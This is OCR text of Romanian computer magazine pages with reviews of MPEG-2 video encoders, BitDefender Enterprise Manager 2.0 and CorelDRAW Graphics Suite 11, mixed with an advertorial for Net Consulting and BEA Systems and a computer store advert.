Funcţionalitate: De la un encoder bun utilizatorul vrea ca acesta să poată seta mai mulţi parametri, nu numai bitrate-ul sau vreun profil prefabricat. Am analizat cât de exact se pot configura encoderele şi dacă experţii în encodere chiar pot face ce vor cu opţiunile extinse.

Ergonomie: Aici am vrut să vedem cât de uşor se pot folosi encoderele. Poate un începător să îl pornească şi să îl oprească sau este necesară o pregătire preliminară pentru ca encoderul să ofere şi imagini acceptabile?

Astfel apreciază CHIP



lectează profilul adecvat şi gata! Din păcate, utilizarea foarte facilă nu este direct proporţională cu funcţionalitatea. Encoderul oferă prea puţine opţiuni pentru a face tuning-ul necesar. Profilurile domină practic totul. Dacă utilizatorul a selectat o dată profilul „constant" şi schimbă pe un bitrate variabil, câmpul în care encoderul trebuie să indice bitrate-ul devine cenuşiu. Utilizatorul caută în zadar setări pentru ABR (Average Bitrate). Despre setări profesionale (de exemplu, o matrice de cuantificare) nici nu poate fi vorba.

Encoderul lucrează repede doar la un bitrate constant. Pentru aceeaşi lungime de film cu bitrate variabil encoderul are nevoie de mult timp, iar utilizatorul de la fel de multă răbdare. Pentru aceasta Honestech se foloseşte de întreaga lăţime de bandă a biterate-ului disponibil pentru un SVCD.

Calitatea imaginii nu justifică timpul îndelungat de prelucrare. De fapt, claritatea este OK, artefactele se menţin în limitele normale, totuşi ceea ce strică impresia este un zgomot puternic. Culorile de fundal ale cerului prevesteau parcă o furtună şi asta pe o vreme uluitor de însorită. Honestech intenţionează să înlăture un mare dezavantaj cu ajutorul versiunii 3.5; noua versiune se pare că va stăpâni toate codec-urile legate de Windows. Până acum, utilizatorul nu avea de ales în ceea ce priveşte formatul de input: ori este un fişier AVI necomprimat, ori software-ul „intră în grevă". Encoderul nu acceptă o comprimare AVI fără pierderi cu codec-ul Huffyuv (vezi glosarul).

DVMPEG 6.0: Encoderul de la Darim nu foloseşte bitrate-uri variabile. Acesta este marele lui dezavantaj. Înregistrarea noastră SVCD a fost „împodobită" cu nişte artefacte foarte vizibile. Totuşi, pentru a putea face o comparaţie, am setat un bitrate fix de 2.000 KBit/s, corespunzător ratei medii (ABR) de la concurenţă. După cum ne aşteptam, la scenele complexe de la capitolul 8 din „Planeta maimuţelor" nu a fost prea bine pentru encoder. Bineînţeles, producătorul a anunţat bitrate-ul variabil pentru următoarea versiune. În plus, ar trebui să mai lucreze la recunoaşterea scenelor.

Dar DVMPEG prezintă şi avantaje. Software-ul este unul dintre foarte puţinele encodere MPEG-2 care se înregistrează ca server de date în Windows. De aceea este posibil ca programe externe să îl acceseze. Cu ajutorul acestui encoder, programul de editare Virtual Dub (www.virtualdub.org), de exemplu, înregistrează o secvenţă TV în format MPEG-2, deşi Virtual Dub nu dispune de un encoder propriu. Un alt avantaj ar fi faptul că DVMPEG aduce cu sine şi un decodor. De aceea, Windows Media Player poate rula stream-uri MPEG-2 asemănătoare fişierelor VOB. DVMPEG punctează şi în ceea ce priveşte modulele adiţionale: acestea constă dintr-un convertor pentru transformarea datelor, un multiplexor, un demultiplexor, precum şi o unealtă cu ajutorul căreia utilizatorul poate efectua mici corecturi la fişierul MPEG, fără ca acesta să trebuiască să fie recomprimat.

Markus Mandau





BitDefender Enterprise Manager 2.0

Securitatea rețelelor

Evoluția firească în strategia unei companii ce produce soluții pentru securitate, după ce a atins un anumit nivel pe piața home user, este aceea de a ataca și zona companiilor. Aceasta înseamnă automat și dezvoltarea unui produs nou, mult mai complex. Să vedem ce înseamnă o soluție antivirus corporate în concepția companiei Softwin.

La momentul actual majoritatea pagubelor pe care companiile le înregistrează se datorează în mare măsură infectării cu viruși a rețelelor interne. Aceste infecții apar și determină pierderi importante de timp și bani, cu toate că pe stații există instalate soluții antivirus. Poate vă veți întreba: „Bine, dar eu am soluții antivirus pe fiecare stație, de ce totuși am fost infectat?". Răspunsul este de multe ori simplu: pentru că soluțiile instalate nu au fost corect configurate și nu au fost gândite să conlucreze.

Analiză sistematică


Ce este de făcut în acest caz? Soluțiile de rezolvare sunt multiple, dar toate au un singur punct de plecare, și anume acela al analizei temeinice a situației rețelei, a necesarului de software, precum și modalitățile practice de securizare. În urma acestei analize se poate dezvolta un necesar de aprovizionare pe baza căruia puteți pleca și căuta ofertele firmelor producătoare de soluții antivirus corporate care să satisfacă cerințele stabilite de dumneavoastră. Abia acum intervine partea cea mai complicată, adică aceea a selecției ofertei. În acest punct trebuie să aveți în vedere nu numai prețul pe care îl puteți obține pentru un anumit număr de licențe; foarte important este ce primiți pentru acel preț! Mă refer aici la suport tehnic, posibilități de upgrade și viteza de răspuns a companiei furnizoare în momentul apariției unei infecții deosebit de periculoase.

La versiunea 2.0


În paralel cu lucrul la versiunea 7.0 a soluției workstation BitDefender, compania Softwin a dezvoltat și pachetul BitDefender Enterprise Manager 2.0. Acesta încorporează nu numai versiunea 7.0 a soluției de securitate BitDefender, dar și instrumentele necesare instalării și folosirii acesteia într-un mediu corporate.

Soluția se compune din patru module separate care sunt concepute să conlucreze eficient și să permită administratorului rețelei accesul rapid și fără prea mari probleme la fiecare stație de lucru. Cel mai important modul este fără îndoială aplicația BitDefender Server, care va fi instalată pe unul din serverele din domeniul pe care se dorește implementarea soluției de securitate. Acesta se va ocupa de toate sarcinile de rețea, începând cu configurarea pachetelor ce trebuie instalate pe fiecare stație și terminând cu stabilirea sarcinilor de update a bazei de semnături sau a diferitelor task-uri de scanare automată.

Pentru implementarea acestui server și pentru a-i permite să comunice cu fiecare stație de lucru, mai trebuie instalate încă două module adiacente, și anume BitDefender Enterprise Management Console, respectiv BitDefender



Raport de activitate vizualizat cu consola de administrare.



Schema de funcționare a soluției BitDefender Enterprise Manager 2.0.

Local Manager. Primul este de fapt interfața grafică dintre administrator și server, și este cel care oferă toate funcțiile necesare pentru configurarea serverului. Comunicarea între consolă și server se realizează securizat, folosind protocoalele TCP/IP. În acest mod un server poate fi administrat chiar și din Internet. Tot prin acest instrument pot fi configurate și vizualizate rapoartele de activitate ale serverului BitDefender.

Cel de-al doilea modul de care aminteam, BitDefender Local Manager, reprezintă interfața dintre pachetul antivirus instalat pe fiecare stație și serverul BitDefender. Prin intermediul său, operațiunile inițiate de server sunt aplicate pe stația locală, inclusiv instalarea propriu-zisă a soluției de securitate. Comunicarea serverului cu stația de lucru este invizibilă pentru utilizator, în același timp fiind și securizată.


Pe medii Windows 2000


Ultimul modul prezent în suita BitDefender Enterprise Manager este Deployment Tool, responsabil cu instalarea pe fiecare stație a modului Local Manager, respectiv a antivirusului BitDefender. Dat fiind faptul că BEM 2.0 nu folosește structura Active Directory din domeniul Windows 2000, este necesar ca pentru unele sisteme de operare instalarea modulului Deployment Tool să se facă manual.

Ca mod de funcționare, soluția BitDefender Enterprise Manager diferă de soluțiile clasice de antivirus corporate prin faptul că nu se folosește de Active Directory, chiar dacă se instalează într-un mediu Windows 2000. Comunicarea între componente se face prin intermediul protocoalelor TCP/IP, iar update-ul bazei de semnături se poate face fie prin partajarea unui director ce conține aceste semnături, fie prin crearea unui serviciu de update via HTTP pe server.

Ca și concluzie, BitDefender Enterprise Manager 2.0 vine să întregească suita de aplicații dedicate securității dezvoltate de către Softwin, prin integrarea acestora într-un singur pachet și oferirea unei modalități sigure de administrare și configurare remote.

Ionuț Bălan





Soluție profesională pentru grafica digitală

Încă un pas către arta modernă

De-a lungul anilor, ca și în prezent, Corel a reprezentat un punct de referință în domeniul graficii pe calculator. Să vedem ce noutăți a introdus gigantul canadian în noua versiune a CorelDRAW Graphics Suite.

5 CD-uri, 3 manuale, 10 aplicații, 1.000 de fonturi, 1.400 de fotografii, o colecție Clipart conținând aproximativ 10.000 de imagini – cam așa se prezintă pachetul versiunii 11 a CorelDRAW Graphics Suite – la care se adaugă și faptul că pe același mediu de stocare se află și versiunile pentru Mac ale suitei. Așadar, vom regăsi pe aceste CD-uri purtătorul de drapel – CorelDRAW 11 – și apoi aplicațiile PHOTO-PAINT 11, Corel R.A.V.E. 2.0 (Real Animated Vector Effects), Corel TRACE și Capture la versiunea 11. Pe lângă acestea, în bundle sunt incluse și Bitstream FontNavigator, OmniPage Special Edition, Acrobat Reader și QuickTime Player. Deci pachetul pare generos, luând în considerare și selecția bogată de imagini Clipart, fotografii și fonturi.

Până aici toate bune. Să vedem însă ce aduce din punct de vedere al noutăților introduse în această versiune. Per ansamblu, se poate spune că versiunea 11 nu este foarte diferită de cea anterioară. Îmbunătățirile introduse de Corel se manifestă mai ales într-o mai bună integrare a componentelor suitei, folosirea facilităților introduse de Windows XP, câteva noi instrumente de lucru și o utilizare mai ușoară.

Lecția de desen

Și în acest nou pachet, CorelDraw, pilonul central al suitei, rămâne același imbatabil program de grafică vectorială. Faptul că interfața este personalizabilă, setul de instrumente dintre cele mai reușite, precum și modul interactiv de aplicare al efectelor ne determină să apreciem că va mai trece ceva timp până la apariția unui adevărat competitor pentru acest program.

Între noutățile introduse se regăsește posibilitatea definirii de simboluri. De fapt, acestea sunt obiecte care pot fi refolosite în cadrul desenelor. În fiecare fișier se pot crea un număr de simboluri care pot fi la rândul lor folosite în alte desene decât cel original.

La nivel de instrumente, CorelDraw 11 introduce tool-urile numite *Roughen* și *Smudge*. Cu ajutorul acestora, asupra contururilor pot fi aplicate diferite distorsiuni, de genul zigzagurilor sau rotunjirilor. Fiind concepte noi, aceste instrumente nu sunt chiar extraordinare, neimpresionând prin facilități deosebite. Mult mai interesante ni s-au părut noile *3-Point Ellipse*, *Rectangle* și *Curve*. Aceste instrumente oferă posibilitatea desenării elipselor, curbelor și dreptunghiurilor mult mai exact și mai ușor decât în versiunile anterioare.

CorelDraw separă textul în două categorii: artistic și paragraf. Deși în principiu nu sunt diferite, în funcție de tipul ales, utilizatorul poate aplica transformări specifice. Tot la capitolul noutăți pot fi incluse instrumentele *Pen* și *Polyline*, de fapt niște adiții la instrumente deja existente (curbe Bezier).


Pentru că orice program are și câteva deficiențe, în cazul lui CorelDraw 11 acestea se regăsesc în suportul pentru scripting. Deși include cea mai recentă versiune de Visual Basic for Applications, înregistrarea macro-urilor, de exemplu, lasă mult de dorit, programul conținând încă o multitudine de comenzi care nu au corespondent în VBA.

Pictură și fotografie

Photo-Paint: al doilea. În aceste cuvinte s-ar putea sintetiza o comparație permanentă cu rivalul său dintotdeauna



Versiunea 11 a lui CorelDraw aduce îmbunătățiri semnificative filtrului de export în format PDF.




Noul instrument Roughen, cu ajutorul căruia contururile pot căpăta un aspect mai zgrunțuros.

de pe piață – Adobe Photoshop. Chiar dacă este bine garnisit cu facilități, instrumente, efecte și oferă vaste posibilități creative, lui Photo-Paint îi lipsește parcă ceva pentru a deveni Number One. Poate ușoara încetineală la aplicarea efectelor și la lucrul cu imagini mari să fie două dintre motive. Trecând însă peste aceste aspecte, lucrul cu Photo-Paint poate deveni o plăcere dacă cunoașteți îndeaproape toate funcțiile pe care le oferă.

Noutăți cu adevărat importante în această versiune nu au fost introduse. Dintre cele de semnalat sunt noul instrument *Cutout*, cu care se pot crea selecții foarte interesante, deși nu foarte precise. Îmbunătățiri de remarcat a suferit instrumentul *Stitch*, cu care pot fi create panorame din diferite imagini. De asemenea, și instrumentul *Red Eye Removal* a fost ameliorat, având o acuratețe mult mai mare. Accentuata dezvoltare pe care o cunoaște grafica pentru Internet nu a fost trecută cu vederea de cei de la Corel, în pachet existând posibilitatea creării de butoane rollover sau împărțirea imaginilor pe zone (slicing) pentru încărcarea lor mai ușoară în browser. Având în vedere același lucru au fost ameliorate și filtrele de export pentru formatele JPEG și GIF.

Per ansamblu, Photo-Paint rămâne



Simbolurile oferă posibilitatea refolosirii obiectelor în cadrul desenelor.

e-business cu Net Consulting si BEA Systems

Firma romaneasca de IT, una din cele mai experimentate din Romania, a devenit partenerul companiei americane BEA Systems



"*Am reusit sa stabilim o relatie de parteneriat cu firma americana BEA Systems, unul din cei mai importanti producatori mondiali de platforme pentru aplicatii Web*", afirma **DRAGOS STAN, director general Net Consulting**. "*Acest fapt se inscrie in strategia firmei noastre de a oferi clientilor nostri solutii integrate, in cadrul carora componentele software devin tot mai importante*".

Conceptul fundamental al firmei BEA este acela de trecere de la "business la e-business", si vine sa rezolve, prin instrumente specifice software, probleme esentiale ale unui moment de tranzitie catre o noua etapa de dezvoltare si functionare a domeniului economic actual., in cadrul caruia elementul cheie il reprezinta comertul electronic, bazat pe cele mai moderne solutii informatice. Elementele centale sunt acelea de ***VITEZA*** de transmitere a informatiei si ***ADAPTARE*** la cerintele clientilor.

Platforma BEA WebLogic E-Business repre-zinta un raspuns profesional la provocarile "Erei Internetului", fiind utilizata in prezent de peste 10.000 de companii din intreaga lume. Firma americana a reusit performanta excep-tionala de a depasi in timp record un volum de afaceri de peste 1 miliard de dolari anual. Nu intimplator, majoritatea covirsitoare a celor mai importante 500 de companii din lume (conform ierarhiei celebrei reviste FORBES) utilizeaza platforma BEA Systems.

Ce ofera platforma BEA WebLogic E-Business?

In cateva cuvinte, platforma BEA WebLogic E-business, ***standardul de facto*** utilizat de mai mult de 1900 integratori de sisteme, ASP, ISV, asigura integrarea cu sistemele existente si protectia investitiilor, interactiunea cu partenerii de afaceri si clientii intr-o maniera personalizata, gestioneaza procesele si fluxurile operationale specifice, suporta orice volum de tranzactii si clienti, furnizeaza infrastructura de securitate si confidentialitate necesara derularii activitatii.

Toate acestea sunt realizate printr-o suita de produse integrate destinate dezvoltarii de servicii Web, aplicatii e-business , e-marketing care asigura cresterea volumului de afaceri prin difuzarea eficienta a informatiilor necesare clientilor, partenerilor si angajatilor, reducerea costurilor de utilizare a aplicatiilor .

BEA Systems este, conform evaluarilor unor companii renumite de analiza a pietei IT precum Giga, IDG si Gartner, cea mai importanta platforma la nivel mondial pentru aplicatiile JAVA.


BEA a castigat anul trecut opt premii "best of category" . A fost desemnata de prestigioasa publicatie Business Week "Number One Technology Company with the highest shareholder return", are mai mult de 10 000 clienti, 1900 parteneri si 250 000 dezvoltatori inregistrati.

Net Consulting este o firma capabila sa ofere solutii integrate complete ce includ infrastructuri de comunicatie Intranet/Internet/Extranet, solutii de portal, content management, solutii de arhivare electronica, dezvoltare de aplicatii si servicii Web, arhitectura conectorilor, videoconferinta, ERP-uri, business intelligence, mesagerie electronica, infrastructuri de securitate, auditare sisteme informatice, servicii de livrare, configurare si intretinere hardware. Firma a incheiat parteneriate cu producatori de talie mondiala: BEA Systems, Procom Technology, Scala Business Solutions, SAS Institute, Kofax, Information Management Research, Extreme Networks, First Visual Communications.

Toate acestea se ansambleaza intr-o oferta complexa, care asigura firmei Net Consulting o pozitie solida printre cei mai importanti integratori de sisteme IT din Romania.

net consulting

Str. Știrbei Vodă 150, Sector 1, București
Tel.: 021 223 27 01, Fax: 021 312 41 99
E-mail: office@netconsulting.ro
www.netconsulting.ro



Filtrele din Photo-Paint au fost întotdeauna cel puțin originale. Aici Kid's Play cu tehnica Finger Paint.

adjunctul acestei suite grafice, fiind un foarte bun instrument adiacent la CorelDraw, dar nefiind încă egalul lui Adobe Photoshop.

Animații la secundă

Dintr-un pachet grafic precum este Graphics Suite nu putea să lipsească un program dedicat creării animațiilor de tip Flash. Corel R.A.V.E. 2.0, căci despre el este vorba, se dovedește a fi o aplicație surprinzătoare. Nu este chiar Macromedia Flash și nu are performanțele acestui program, dar... pentru un începător este mai mult decât de ajuns. Instrumentarul aproape complet din CorelDraw precum și interfața foarte asemănătoare fac din acest program un instrument foarte eficace pentru animații mai puțin complexe. Însă dacă este dorită și puțină complexitate, aceasta nu prea este posibilă, lipsind suportul pentru Action Script-uri. Folosirea bibliotecilor de obiecte este posibilă și în Corel R.A.V.E. – fiind de fapt noutatea întregii suite. Utilizarea programului este simplă, din zona timeline fiind posibile majoritatea operațiunilor relative la desfășurarea acțiunii, iar asupra obiectelor incluse în scenă pot fi efectuate majoritatea operațiunilor din Draw. Pe lângă acestea sunt posibile și așa-zisele Tween-uri – tranzițiile atât de spectaculoase în Flash.

Cum spuneam, R.A.V.E. 2.0 poate fi o aplicație utilă în unele situații. Însă pentru profesioniști, Macromedia Flash sau Adobe LiveMotion rămân tool-urile de bază.

În plus, dar nu de umplutură


Tot de la Corel, în conținutul pachetului Graphics Suite sunt incluse Capture și Trace. Dacă prima aplicație nu este de o complexitate ieșită din comun, fiind un utilitar pentru captura zonelor de ecran, Corel Trace rămâne același folositor și rapid program de vectorizare a formatelor raster.

Pe lângă produsele casei, pachetul conține și aplicații de la terțe părți. Regăsim astfel programul pentru OCR OmniPage de la ScanSoft, managerul de fonturi FontNavigator de la BitStream, precum și uzualele Acrobat Reader și QuickTime Player.


Echilibru

Cei 15 ani de experiență în domeniul graficii pe calculator din spatele lui Corel și-au pus amprenta și pe acest pachet. Fără a aduce noutăți extraordinare, CorelDraw 11 rămâne în linia constant crescătoare a acestei suite. Dacă suportul pentru scripting ar fi și mai bine implementat, ar fi un program aproape complet. Photo-Paint rămâne Photo-Paint. Foarte ușor de utilizat în anumite situații, complicat și greoi pentru unele operațiuni simple, odată obișnuit cu el, poate fi un instrument de precizie în mâinile unui artist al lumii digitale. Punând la socoteală și restul, Corel Graphics Suite 11 este o soluție destul de echilibrată pentru un studio de grafică digitală. Însă pe partea de grafică destinată Web-ului se pot vedea limitările. De aceea, dacă sunteți obișnuit cu un alt program de acest gen, nu ezitați să-l folosiți în continuare. În altă ordine de idei, din punct de vedere al prețului, Corel Graphics rămâne una dintre cele mai competitive suite de acest gen.

Cătălin Constantin



R.A.V.E poate fi un instrument foarte util pentru animații Flash simple.



ACEST TÂNĂR SĂRBĂTOREȘTE AFACEREA VIEȚII LUI!



AZI A CUMPĂRAT, PENTRU PRIMA DATĂ, DE LA DEPOZITUL DE CALCULATOARE!

Depozitul de Calculatoare Bucuresti
Stirbei Voda nr.172 Tel : 021-2217377
stirbei@depozituldecalculatoare.ro
Bd.Decebal nr.18 Tel: 021-326 57 33
decebal@depozituldecalculatoare.ro
Pitesti Tel:0248 216699
pitesti@depozituldecalculatoare.ro
Calarasi Tel: 0242 333624
